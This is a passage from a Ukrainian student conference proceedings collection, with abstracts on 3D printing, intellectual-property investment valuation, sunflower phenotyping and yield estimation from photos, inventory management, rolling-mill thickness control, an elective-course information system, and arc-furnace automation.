науковий керівник: старший викладач кафедри економічної інформатики*

*Петречук Л.М.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Темп нашого життя з кожним роком набирає все нових обертів. Не відстають і сучасні 3D-технології. Надана робота присвячена опису створення тривимірної моделі та процесу її реалізації шляхом 3D-друку.

3D-прототипування – це сучасна унікальна технологія, яка дозволяє в стислий термін «виростити» практично будь-який готовий виріб, модель або деталь. Суть цієї технології лежить у пошаровому друку конкретного фізичного об'єкта на 3D-принтері.

Цикл створення виробу починається з обробки тривимірної цифрової моделі. Модель у форматі STL ("stereolithography") ділиться на шари і виставляється найбільш підходящим чином для друку. Процес підготовки моделі до друку називається слайсінг «slicing», в результаті якого генерується G-code. У ньому закладаються всі параметри друку, переміщення друкуючої головки принтера (екструдера), а потім виріб формується видавлюванням (екструзією) і нанесенням мікрокрапель розплавленого термопластика з формуванням послідовних шарів, що застигають відразу після екструдкування.

Наша модель (рис. 1) була створена у програмному середовищі Tinkercad, яке розроблено на базі технології WebGL і не потребує для роботи з ним встановлення додатків, достатньо лише браузера. Цей момент є досить суттєвим в сучасних умовах дистанційного навчання.




Рисунок 1. – Ескіз моделі

Наступним кроком було експортування готової моделі (формат STL) програмою Creation Workshop, яка є додатком на платформі .NET 3.5, написана на мові С# і від початку розрахована на роботу під Windows. Застосувавши необхідні налаштування програми (створення підкладки, встановлення необхідних розмірів, об'єму, додавання чотирьох підтримок та ін.) було виконано слайсінг об'єкту на кадри та збережено виконане для подальшого друку (формат CWS).

Друк підготовленої моделі виконувався на 3D-принтері Wanhao Duplicator D7. Матеріалом друку була обрана фотополімерна смола FunToDo IV; друк моделі, габаритні розміри якої становлять 45x36x40 мм, тривав близько двох годин. Було розраховано затрати на створення готового об'єкту.

Представлена робота демонструє можливості опанування 3D-технологій в умовах дистанційного навчання, обґрунтовує доцільність оволодіння знаннями в цьому напрямку.

#### **Перелік посилань:**

1. 3D друк в умовах біомедичного використання [Електронний ресурс]: конспект лекцій з дисципліни «3D друк в умовах біомедичного використання» для студентів спеціальності 163 «Біомедична інженерія» денної та заочної форм навчання / уклад. Б.В. Єфременко. – Маріуполь: ДВНЗ «ПДТУ», 2019. – 56 с.

---

**СЕКЦІЯ 2**

**ДОСЛІДЖЕННЯ І РОЗРОБКА ПРИКЛАДНИХ  
ІНФОРМАЦІЙНИХ СИСТЕМ В НАУЦІ ТА  
ВИРОБНИЦТВІ**

---

# ДО ПИТАННЯ ОЦІНКИ Й СЕЛЕКЦІЇ ДОБОРУ ІНВЕСТИЦІЙНИХ РІШЕНЬ В ІНТЕЛЕКТУАЛЬНУ ВЛАСНІСТЬ

*Бушуєв К.М.*

*спеціальність 051 – Економіка, ОНП «Економіка», аспірант 4 курсу  
науковий керівник: кандидат економічних наук, професор, декан факультету  
прикладних комп'ютерних технологій Савчук Л.М.*

*Інститут промислових та бізнес технологій  
Українського державного університету науки і технологій  
м. Дніпро, Україна*

Актуальність дослідження полягає у застосуванні методів оцінки та селекції добору інвестиційних рішень стосовно вкладень в інтелектуальну власність (ІВ) підприємств. Це зумовлено необхідністю стрімкого розвитку інноваційного потенціалу держави на шляху прямування до ЄС, подоланням кризових явищ та післявоєнного відновлення економіки країни.

Таким чином, для прийняття інвестиційного рішення потрібно розуміти напрями інвестування, тобто ті структурні елементи інтелектуальної власності, які мають найбільшу інвестиційну привабливість з точки зору конкурентоспроможності, проаналізувати методи оцінки, які будуть застосовуватися в моделі оцінки інвестиційних рішень, доповнити ці методи експертним оцінюванням та застосовувати нейронні мережі, як головний інструмент в підтримці прийняття інвестиційних рішень.

Інтелектуальна власність входить до нематеріальних активів підприємства в процесі постановки майнових прав ІВ на бухгалтерський облік, при цьому визначається їх ціна та термін служби. Адже, на сучасному етапі потенціальні інвестори і партнери віддають перевагу саме оцінці вартості нематеріальних активів, як головного фактору отримання конкурентних переваг та довгострокового одержання прибутку.

Відповідно до Міжнародних стандартів оцінки (МСО-1, ..., МСО-5) розрахунки вартості прав на об'єкти інтелектуальної власності (ОІВ) можна виконувати, визначивши: оподатковувану базу майна підприємств; вартість об'єктів інтелектуальної (промислової) власності, що вносяться до статутного капіталу підприємства; розмір компенсації, яку необхідно виплатити згідно з

чинним законодавством правовласнику за порушення його виключних (майнових) прав на об'єкт інтелектуальної власності. [1].

Оцінка вартості прав на об'єкт інтелектуальної власності здійснюється на основі трьох підходів: витратний (підхід на основі активів) включає методи: прямого відтворення, заміщення, вихідних витрат; порівняльний (ринковий) має метод порівняльних продажів; дохідний (підхід на основі дисконтування та капіталізації) включає методи: метод прямої капіталізації доходів, метод дисконтування грошових потоків, метод надлишкового прибутку, метод роялті, метод звільнення від роялті.

Окрім цього існують методи оцінки нематеріальних активів, пов'язані з гудвілом підприємства, а саме: оцінка репутації фірми; поточна дисконтована оцінка різниці між очікуваним майбутнім прибутком і нормативним (середньогалузевим) прибутком від усіх активів фірми, за винятком гудвілу; залишкова вартість, яка є перевищенням вартості підприємства в цілому (як бізнесу) над сукупністю оцінок його чистих матеріальних і нематеріальних активів. [2].

Але, з точки зору оцінки майнових прав на ІВ, найчастіше використовують такі методи: прямої капіталізації доходів, надлишкового прибутку, роялті, та метод звільнення від роялті. Це обумовлено тим, що перелічені методи враховують прибуток від комерційного використання, тобто прибутку, який генерує об'єкт інтелектуальної власності.

Напрямок подальших досліджень полягає у включенні вище зазначених методів в модель оцінки й добору інвестиційних рішень з використанням нейронних мереж, адже саме штучний інтелект, здатний забезпечити підтримку прийняття об'єктивних рішень щодо доцільності інвестування в ОІВ.

### **Перелік посилань:**

1. Інтелектуальна власність та патентознавство : підручник: за ред. проф. П. М. Цибульова та доц. А. С. Ромашко. Київ : КПІ ім. Ігоря Сікорського, Вид-во «Політехніка», 2021. 374 с.

2. Судин Ю. Оцінка гудвілу: фактори, методи та шляхи розвитку. EUROPEAN JOURNAL OF ECONOMICS AND MANAGEMENT Volume 1 Issue 2, 2015. P. 184-189.

# СТВОРЕННЯ СИСТЕМИ АВТОМАТИЗОВАНОГО ФЕНОТИПУВАННЯ СОНЯШНИКА

*Ведмедєв С.Р.*

*спеціальність 124 – Системний аналіз, ОНП «Системний аналіз», 1 курс  
науковий керівник: канд. фіз.-мат. наук, доц., доцент кафедри системного  
аналізу та обчислювальної математики Терещенко Е.В.*

*Національний університет «Запорізька політехніка»*

*м. Запоріжжя, Україна*

Соняшник вирощують в Україні вже більше двох сторіч. Значні виробничі посіви з'явилися на початку минулого сторіччя. В останні два десятиріччя найбільше значення набули аспекти якості за якими використовують соняшник та механізації усіх процесів пов'язаних з його вирощуванням та створенням. За якістю вже існують кілька напрямів селекції соняшнику: крупноплідний (для пакування у якості снєків), для виготовлення олії (линолевої, олеїнової, підвищеного терміну зберігання – зі зміненим вмістом токоферолів). Для здійснення подальшого розвитку культури необхідно оперативно та відповідно до потреб ринку розв'язувати селекційні задачі. Фенотипування рослини є однією з актуальних задач у селекційній роботі, яка базується на зборі інформації щодо фізичних характеристик рослини в період її вегетативного розвитку в польових та лабораторних умовах та її подальшій обробці та агрегації[1]. Автоматизація цього процесу дозволить підвищити точність, рівень стандартизації та зменшити часові та людські трудовитрати при створенні великих колекцій [2]. Отже, сучасний селекційний експеримент потребує поєднання методів комп'ютерного розпізнавання образів та технологій агрегації біометричних даних. Обробка отриманої інформації дозволяє будувати цифрову модель рослини у відповідності до поставленої селекційної задачі за визначеним набором параметрів. Всі моделі повинні враховувати ознаки високого та стабільного врожаю, стійкості до абіотичних та біотичних факторів. Інформацію про ці фактори можливо збирати напряму шляхом випробування та розрахунків у дослідах, а також за допомогою

опосередкованого збору інформації. Найбільш поширеними є технології аналізу фотографій зроблених протягом вегетації. Такі фото можуть надати інформацію про нестачу мікроелементів, враженість хворобами та шкідниками. Враження можна визначати зміною кольору, появою плям іншого кольору. Визначення розмірів окремих частин рослин та їх розташування дає змогу встановити технологічність зразків та інші важливі аспекти. Так для кондитерського соняшнику важливо визначати розмір насіння, його натуру, лушпинність, щільність лушпиння, обрушуваність, відсоток крупного насіння, форма, розміри, забарвлення насіння, вміст білку та олії. Сталих показників для будь якого напряму використання соняшнику не існує. Такі речі поки що не внесені до стандартів і можуть мати досить великий розмах.

Поставлено задачу створення автоматизованої системи фенотипування соняшника кондитерського, яка має забезпечувати можливості збору візуальних характерних ознак насінини та їх класифікації, збору результатів лабораторних та приладних аналізів щодо характеристик насіння та збору характеристик кошику рослини.

Робота виконується в рамках договору про співробітництво між Інститутом олійних культур НААНУ та НУ «Запорізька політехніка», ДБ05021 «Розвиток методів дослідження складних соціально-економічних систем на основі інтелектуальних технологій» (2021-2024рр).

#### **Перелік посилань:**

1. Ведмедева К.В. Успадкування ознаки гілкування в колекції соняшнику (*Helianthus annuus L.*) / К.В.Ведмедева // Фактори експериментальної еволюції організмів. - 2018. - Том 22. - С.22-27. DOI:<https://doi.org/10.7124/FEEO.v22.918>.

2. Волкова Н.Е. Феноміка: роботизований моніторинг розвитку рослин / Н.Е. Волкова // Світові рослинні ресурси: стан та перспективи розвитку Матеріали IV Міжнародної науково-практичної конференції, присвяченої 95-річчю сортовипробування в Україні (7 червня 2018 р., м. Київ). - Київ, 2018. - С. 22-24. <http://confer.uesr.sops.gov.ua/uiesr2018/paper/viewFile/14635/7448>

# ДОСЛІДЖЕННЯ ТА УДОСКОНАЛЕННЯ СИСТЕМИ МОНІТОРИНГУ ЗАПАСІВ НА ПІДПРИЄМСТВІ

*Винник К.В.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання в економіці», 2 курс магістратури  
науковий керівник: канд. фіз.-мат. наук, доц., доцент кафедри економічної інформатики Лозовська Л.І.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Важко собі уявити підприємство, в діяльності якого тією чи іншою мірою не були б задіяні запаси. Запаси на підприємстві потрібні для виготовлення продукції, а основна діяльність суб'єктів господарювання – це реалізація товару. Тому питання правильного обліку таких активів дуже важливі. Всі підприємства прагнуть збільшити оборот запасів, щоб при меншій площі складів і менших витратах на утримання запасів, отримати найбільший обсяг продажу і, отже, прибутку. Таким чином, без предметів праці (виробничих запасів) практично жодне виробниче підприємство не може здійснювати свою діяльність.

Управління товарними запасами має базуватись на використанні потужних інформаційних технологій, що дозволять практично щодня спостерігати їхній стан і динаміку, автоматично здійснювати розміщення замовлень через комп'ютерну мережу і поповнювати запаси до оптимального рівня [1].

Управління запасами необхідно з урахуванням двох протилежних положень: по-перше, рівень запасів не повинен бути надто високим, бо зайві запаси – це марно витрачені ресурси та додаткові витрати на їх утримання, а по-друге – рівень запасів повинен бути достатнім, щоб задовольнити вимоги виробництва.

Стратегія управління запасами повинна передбачати періодичне проведення моніторингу їх стану протягом розрахункового періоду і можливість корегування планових параметрів у разі їх суттєвого відхилення від фактичних параметрів. Різні стратегії управління запасами базуються переважно на реалізації відомих систем управління (контролю) запасами. Існують основні моменти оптимізації стратегій управління запасами:

- правильне прогнозування попиту на продукцію в майбутніх періодах; – коректне використання диференційованого підходу до гуртування виробленої і реалізованої на ринку продукції на основі ABC- і XYZ-аналізу;
- грамотний вибір системи регулювання (контролю) рівня запасів на підприємстві і правильний розрахунок її параметрів з урахуванням непередбачених змін на ринку, що призводять до підвищення попиту на вироблену продукцію[2].

Для управління запасами необхідно вибрати ефективну систему регулювання (контролю) рівня запасів, розрахувати і виконати аналіз основних її параметрів. Залежно від умов слід сформулювати стратегію управління запасами, кінцевою метою якої є безперервне забезпечення споживача видом матеріального ресурсу [2].

#### **Перелік посилань:**

1. Роль управління запасами у підвищенні ефективності управління підприємством / Чуприна Л.В., Намазова В.М. [Електронний ресурс] – Режим доступу: <http://molodyvcheny.in.ua/files/journal/2017/4/182.pdf>

2. Стратегічне управління запасами підприємства [Електронний ресурс] – Режим доступу: [http://www.easterneurope-ebm.in.ua/journal/10\\_2017/10.pdf](http://www.easterneurope-ebm.in.ua/journal/10_2017/10.pdf)

# ДОСЛІДЖЕННЯ ТОЧНОСТІ РЕГУЛЮВАННЯ ТОВЩИНИ ПРОКАТУ З КОМПЕНСАЦІЄЮ ЕКСЦЕНТРИСИТЕТУ ВАЛКІВ НА КОМП'ЮТЕРНІЙ МОДЕЛІ

*Іваніччик А.В.*

*спеціальність 151 – Автоматизація та комп'ютерно-інтегровані технології,  
ОПП «Автоматизація та комп'ютерно-інтегровані технології», 2 курс  
(магістерський рівень)*

*науковий керівник: канд. техн. наук, доцент, професор кафедри автоматизації  
виробничих процесів Потап О.Ю.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Вирішенню проблеми підвищення точності смугового прокату завдяки компенсації ексцентриситету прокатних валків присвячена низка нових технічних рішень, які передбачають використання активного пошукового алгоритму визначення фактичних параметрів ексцентриситету з подальшим примусовим протифазним зміненням міжвалкового зазору [1, 2]. Визначення дієвості цього методу та точності, яку він може забезпечити здійснювалось розробниками шляхом комп'ютерного моделювання [3]. Проте, в ході цього моделювання розробники нехтували обмеженою швидкістю гідравлічних натискних пристроїв (ГНП), вважаючи їх безінерційними. У той же час швидкість ГПВВ є обмеженою і нехтувати нею з огляду на високу частоту ексцентриситету не можна. В роботі запропоновано алгоритм функціонування системи автоматичного регулювання товщини прокату (САРТ) з компенсацією ексцентриситету, який ураховує реальну швидкість ГНП при визначенні фактичної амплітуди ексцентриситету. Він базується на лінійній залежності між відношенням амплітуди коливань товщини прокату до амплітуди ексцентриситету та сталою часу ГНП, яка була встановлена авторами роботи [4]. Наявність такої залежності дозволила визначити фактичну амплітуду ексцентриситету застосувавши метод лінійної екстраполяції.

Для підтвердження дієвості запропонованого алгоритму здійснили імітаційне моделювання роботи САРТ на комп'ютерній моделі. За основу була взята модель роботи [3], яку доповнили блоком GNP, що імітує роботу ГНП, та модернізованими блоками, що відтворюють роботу удосконаленого алгоритму САРТ. Схема моделі в пакеті MATLAB-Simulink наведена на рис. 1.




Рисунок 1 – Схема моделі процесу прокатки та САРТ у середовищі MATLAB-Simulink

Результати моделювання засвідчили, що при застосуванні модернізованої САРТ різнотовщинність смуги на виході кліті відповідає вимогам до прокату високої точності.

#### Перелік посилань:

1. Патент 118065 Україна. Спосіб компенсації впливу ексцентриситету прокатних валків на товщину смуги/ О.Ю. Потап, Бейцун С.В., Зінченко М.Д., Михайловський М.В., Щербачов В.Р., МКІ В21В 37/66. Заявка № а201703611, Опубл. 12.11.2018, Бюл. № 21.
2. Патент 122616 Україна. Спосіб автоматичного регулювання товщини смуги з компенсацією ексцентриситету прокатних валків/ О.Ю. Потап, М.Д. Зінченко, М.О. Потап, В.О. Півень. МКІ В21В 37/18. Заявка № а201901596, Опубл. 10.12.2020, Бюл. № 23.
3. Комп'ютерне моделювання автоматизованої системи компенсації ексцентриситету прокатних валків/ О.Ю. Потап, М.Д. Зінченко, М.О. Рибальченко та ін.// Системні технології. Регіональний міжвузівський збірник наукових праць. Вип. 2 (115), Дніпро, 2018, С. 75-83.
4. Потап О.Ю., Зінченко М.Д., Михайловський М.В., Півень В.О. Дослідження впливу швидкодії натискних пристроїв на точність автоматичного регулювання товщини листового прокату// Теорія і практика металургії, 2019, № 4, С. 5-10.

# ІНФОРМАЦІЙНА СИСТЕМА ДЛЯ ФОРМУВАННЯ ІНДИВІДУАЛЬНОЇ ТРАЄКТОРІЇ НАВЧАННЯ

*Кондратенко В.М.*

*спеціальність 124 – Системний аналіз, ОПП «Інтелектуальні технології та прийняття рішень в складних системах», 1 курс магістратури  
науковий керівник: канд. техн. наук, доц., доцент кафедри системного аналізу та обчислювальної математики Денисенко О.І.*

*Національний університет «Запорізька політехніка»*

*м. Запоріжжя, Україна*

Навчальний процес в університеті передбачає вивчення студентами нормативних дисциплін та дисциплін за вибором студента [1]. Обрання вибіркового дисциплін часто відбувається спонтанно без врахування індивідуальних уподобань та здібностей студента. Інформація стосовно вибіркового дисциплін розпорошена по різних джерелах, а деяка відсутня, що ускладнює процедуру усвідомленого вибору. Тому, створення інформаційного ресурсу, який би допомагав обирати індивідуальну траєкторію навчання є актуальним [2].

В роботі розроблено інформаційну систему, яка дозволяє отримати детальну інформацію стосовно дисциплін, які викладаються на кафедрі. Основою ресурсу є база даних, де зберігається перелік дисциплін, силабуси та робочі програми, кількість кредитів, пререквізити, посилання на персональні сторінки викладачів, та ін. Система також зберігає нормативні документи, які супроводжують та врегульовують навчальний процес. Перелік вибіркового дисциплін поділено на категорії кафедрального, факультетського та університетського рівнів. База даних побудована з використанням СУБД MySQL. Для взаємодії з базою даних використовувались серверні PHP скрипти. Захищена адміністративна частина дозволяє через зручний WEB-інтерфейс вносити необхідні корективи до бази даних. Ресурс створювався з застосуванням сучасних інтернет технологій PHPMyAdmin, MySQL, PHP, CSS,

ХАМРР, JavaScript та ін. В роботі проведено аналіз та обґрунтування вибору засобів розробки в порівнянні з альтернативними варіантами.

Створено зручний ВЕБ інтерфейс для усвідомленого обрання дисциплін. За допомогою JavaScript реалізована динамічна взаємодія між користувачем і елементами форми. В процесі обрання вибіркового дисциплін студент отримує вичерпну інформацію стосовно змісту кожної дисципліни, інформацію про курс, на якому бажано вивчати обрану дисципліну, знання, які необхідно мати перед вивченням дисципліни, посилання на персональну сторінку викладача. З метою дотримання нормативних показників учбового навантаження процес обрання дисциплін супроводжується моніторингом у вигляді інформаційних повідомлень про сумарний обсяг кредитів та попереджень у випадку перевищення норми.

Розроблена інформаційна система дозволяє усвідомлено формувати траєкторію навчання у відповідності до індивідуальних уподобань та побажань студента стосовно змісту навчального плану. Створений ресурс буде також корисним для абітурієнтів, які визначаються з вибором майбутньої професії.

#### **Перелік посилань:**

1. Закон України Про вищу освіту № 1556-VII. URL: <https://zakon.rada.gov.ua/laws/show/1556-18#Text>
2. Коростіянець Т. До постановки проблеми індивідуальних освітніх траєкторій студентів у вищій школі. Інноваційна педагогіка. 2019. Вип. 19. Т. 2. С. 9–12.

# ОСОБЛИВОСТІ ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В ОРГАНІЗАЦІЇ НАВЧАЛЬНОГО ПРОЦЕСУ

*Лук'яненко К.С.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання  
в економіці», 2 курс магістратури*

*науковий керівник: канд. екон. наук, доцент, доцент кафедри економічної  
інформатики Удачина К.О.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Ефективне діяльності освітньої системи залежить від управління нею. Певні зміни в політичному та суспільно-економічному житті суспільства, розвиток інформаційних технологій призвели до необхідності удосконалення організації навчального процесу. Зрозуміло, що управління, яке базується на традиційних засадах, не відповідає викликам сучасності і потребує негайної перебудови. Більше того, рядом об'єктивних наукових досліджень і практичною діяльністю доведено, що збереження застарілих підходів в системі освіти є головною причиною повільних темпів її адаптації до вимог сьогодення.

Моделювання системи моніторингу процесів діяльності навчального закладу є складним багатоаспектним процесом, який вимагає ґрунтовного підходу до вивчення стану досліджуваного об'єкту, визначення його ключових характеристик, виокремлення проблемних моментів [1].

Із використанням Інтернет-технологій з'явилась можливість необмеженого представлення навчальної інформації, швидкої та адресної її доставки. Освіта стає інтерактивною, зростає значення самостійної роботи студентської молоді, значно посилюється інтенсивність освітнього процесу тощо. Ці переваги зумовили активізацію зусиль щодо впровадження інформаційно-комунікаційних технологій у традиційну модель навчального процесу.

В освітній галузі ця проблема відчувається особливо гостро через несистемне представлення інформаційних ресурсів у мережі. Відсутність системного підходу до їхнього розміщення призводить до неефективного використання телекомунікаційних засобів, унаслідок чого зменшується якість освітнього процесу.

У розрізі цього використання інформаційно-комунікаційних технологій у навчальному процесі забезпечує:

- використання інформації, розміщеної на навчальних сайтах мережі Інтернет (вебсайтах), для підготовки навчально-методичних матеріалів;
- організацію представництва навчального закладу в глобальній мережі;
- створення сайту, що відображає змістове наповнення навчальних дисциплін тощо.

Сьогодні в освіті зустрічається поняття «освітня модель», яка має свої різновиди (семіотична, імітаційна, соціальна).

Під освітньою моделлю розуміють логічну послідовну систему відповідних елементів, яка містить цілі, зміст освіти, проектування педагогічної технології та технології управління навчальним процесом, навчальних планів та програм. Завданням цієї моделі є допомога у побудові навчальних планів і програм, різних способів організації навчання, управління навчальним процесом, визначення критеріїв ефективності технології, видів і способів контролю, оцінювання тощо [1].

У процесі створення моделі управління якістю надання освітніх послуг навчальним закладом необхідно визначити ідеальний стан управління розвитком навчально-виховного процесу через розвиток навчальної діяльності учнів і професійної діяльності викладачів, показником чого має бути позитивна динаміка рівня як життєвої компетентності студентів, так і професійної компетентності педагогів [2].

Отже, застосування сучасних інформаційно-комунікаційних технологій суттєво підвищує ефективність освітнього процесу. Це пов'язано з тим, що під час роботи з інформацією в цифровому вигляді зручно організувати автоматичний пошук необхідних даних та оперативний доступ до них.

### **Перелік посилань**

1. Рябова З. В. Моделювання та проектування як ефективні засоби забезпечення якості надання освітніх послуг. *Електронне наукове фахове видання "Теорія та методика управління освітою"*. 2012 (8). С. 1-15.
2. Мармаза О. І. Менеджмент освітньої організації. Х. : ТОВ «Щедра садиба», 2017. 126 с.

# РОЗРОБКА АСУ ЕЛЕКТРИЧНИМ РЕЖИМОМ ПЛАВКИ В ДУГОВІЙ СТАЛЕПЛАВІЛЬНІЙ ПЕЧІ

*Маркевич Д.В.*

*спеціальність 151 – Автоматизація та комп'ютерно-інтегровані технології*

*2 курс (магістерський рівень)*

*науковий керівник: канд. техн. наук, доц., доцент кафедри автоматизації*

*виробничих процесів Шибакінський В.І.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Технологічний процес плавки в дуговій сталеплавильній печі (ДСП) є циклічним. Цикл плавки включає: очищення та заправку печі, завантаження шихти, плавку та злив металу. Власне процес плавки ДСП складається з 3-х основних періодів: плавлення твердої шихти, окислення (кипіння) та відновлювального (розкислювального) періоду. Перший період ведеться на зниженій напрузі при потужності значно меншій від номінальної. Цей період становить близько 2/3 тривалості всієї плавки, при цьому витрачається 70-80% електроенергії, споживаної за плавку.

З огляду на важливість періоду плавлення для АСУ електричним режимом цей період розглянуто детальніше. Його можливо умовно поділити на шість стадій:

- заглиблення електродів в шихту;
- проплавлення колодязів;
- формування рідкої ванни;
- стадія закритих дуг або основна стадія;
- стадія відкритих дуг;
- стадія нагріву металу до заданої температури.

Мета управління ДСП полягає у забезпеченні максимальної економічності роботи печі при виплавці сталі заданої якості та кількості.

Аналіз існуючих систем керування ДСП виявив, що найбільш прийнятним варіантом АСУ електричним режимом є стадійне керування з регулюванням потужності .

Підтримка на заданому рівні потужності, що вводиться у ванну печі, здійснюється шляхом зміни довжини дуги за допомогою автоматичних

регуляторів потужності. На якість роботи цих регуляторів значно впливають різні збурення.

Щоб поліпшити показники роботи печі застосовують адаптивні системи з використанням програмованих мікропроцесорних контролерів. Тому автоматичний регулятор потужності оснащений пристроєм зміни зони нечутливості і коефіцієнта посилення регулятора по ходу плавки. Ці регулятори, впливаючи на управний тиристорний перетворювач (УТП) двигуна механізму переміщення електроду, змінюють довжину дуги, стабілізуючи імпеданс фази печі.

Зміна ступенів напруги здійснюється в залежності від стадій процесу плавки перемикачем ступенів напруги (ПСН).

Стадійне управління ґрунтується на визначенні стадій періоду розплавлення шихти та відповідних змін завдання регулятора та ступені напруги пічного трансформатора.

Аналіз роботи АСР електричного режиму ДСП досить складний, насамперед через наявність великої кількості нелінійних ланок. Тому дослідження пропонованої системи проведено з низкою спрощень. Розрахунок проведений для ділянки лінійної характеристики печі для номінальних струмів при невеликих відхиленнях від положення рівноваги, тобто для умов можливої лінеаризації.

З урахуванням цих спрощень, розроблена структурна схема системи, яка крім об'єкту, вимірювальних пристроїв і регулятора містить двигун переміщення електроду та редуктор.

На підставі структурної схеми з використанням меню MATLAB/Simulink проведено моделювання роботи системи при стрибкоподібних змінах, спочатку завдання, а потім збурення у вигляді короткого замикання та обриву дуги. Показники перехідних процесів цілком задовольняють технологічні вимоги.

# ОЦІНКА ВРОЖАЙНОСТІ СОНЯШНИКА ЗА ФОТОЗНИМКАМИ

*Перетягий В.О.*

*спеціальність 124 – Системний аналіз, ОПП «Інтелектуальні технології та прийняття рішень в складних системах», 4 курс*

*науковий керівник: канд. фіз.-мат. наук, доц., доцент кафедри системного аналізу та обчислювальної математики Терещенко Е.В.*

*Національний університет «Запорізька політехніка»*

*м. Запоріжжя, Україна*

Розуміння механізму запилення і зростання рослин грає величезне економічне значення. Якщо вченим вдасться відстежувати ці процеси, вони зможуть більш точно прогнозувати врожайності промислових культур. Крім того, багато трав і злаків досі недостатньо вивчені - дослідникам складно розібрати їх на складові частини і вивчити кожну окремо. Один з методів розв'язання цієї проблеми є створення цифрових моделей рослин та їхнього розвитку. Отже, існує проблема дослідження способів автоматизованої систематизації культурних рослин та створення їхніх цифрових моделей [1]. Зараз для створення 3D-моделей рослин використовується оптична фотограмметрія та рентгенівська томографія, однак обидва ці методи досить дорогі і ресурсозатратні. Тому створення тривимірної цифрової моделі по фотографіям або відео є актуальною задачею. Такий метод дешевше, ніж рентгенівська томографія, а на відміну від оптичної фотограмметрії дозволить створити модель рослини у розвитку, тобто привести морфологію рослин у цифровий вік. Високоякісні 3D цифрові представлення розвитку рослин, можуть стати більш доступними для проведення додаткових досліджень. Наприклад, створено 3D цифрові представлення злакових дослідниками з університету Айови, які підкреслюють "в даний час здійснює систематичний підхід, використовуючи 3D-моделі для вирішення макроеволюційних питань, причому додатковою перевагою методу є можливість показати, що квіти трав насправді дуже красиві" [2].



а)

б)

Рисунок 1 – Приклади фотознімків а) другого та б) шостого тестів

Було вирішено задачу оцінки об'єму продукції соняшника на базі колекції фотознімків, приклад на рис.1. Для обробки зображень було обрано мову Python та бібліотеку OpenCV. Далі отримане значення порівнювалося зі значенням, що було отримано аналітичним методом та занесено до таблиці (таблиця 1):

Таблиця 1

№ тесту	Отримане значення		Похибка, %
	Програмно, шт	Аналітично, шт	
1	1767	1808	2,3
2	1838	1962	6,3
3	1869	1981	5,6
4	1591	1624	2,0
5	1496	1519	1,5
6	1273	1306	2,5
7	1515	1549	2,2
8	1438	1456	1,2
9	1846	1932	4,5

Максимальна похибка склала 6,3% для другого тесту (рис.1), мінімальна 1,2%, середня похибка 3,1%, що можна вважати задовільним результатом.

Робота виконана в рамках договору про співробітництво між Інститутом олійних культур Національної академії аграрних наук України та Національним університетом «Запорізька політехніка» на базі кафедри системного аналізу та обчислювальної математики з метою створення цифрових моделей в селекції рослин. Фотоматеріали надані лабораторією селекції міжлінійних гібридів соняшника.

#### **Перелік посилань:**

1. Волкова Н.Е. Феноміка: роботизований моніторинг розвитку рослин/ Н.Е. Волкова// Світові рослинні ресурси: стан та перспективи розвитку Матеріали IV Міжнародної науково-практичної конференції, присвяченої 95-річчю сортовипробування в Україні (7 червня 2018 р., м. Київ).-Київ, 2018. - С. 22-24. <http://confer.uiesr.sops.gov.ua/uiesr2018/paper/viewFile/14635/7448>
2. [https://m.youtube.com/watch?time\\_continue=61&v=KSXN000iMFw&feature=emb\\_logo](https://m.youtube.com/watch?time_continue=61&v=KSXN000iMFw&feature=emb_logo)

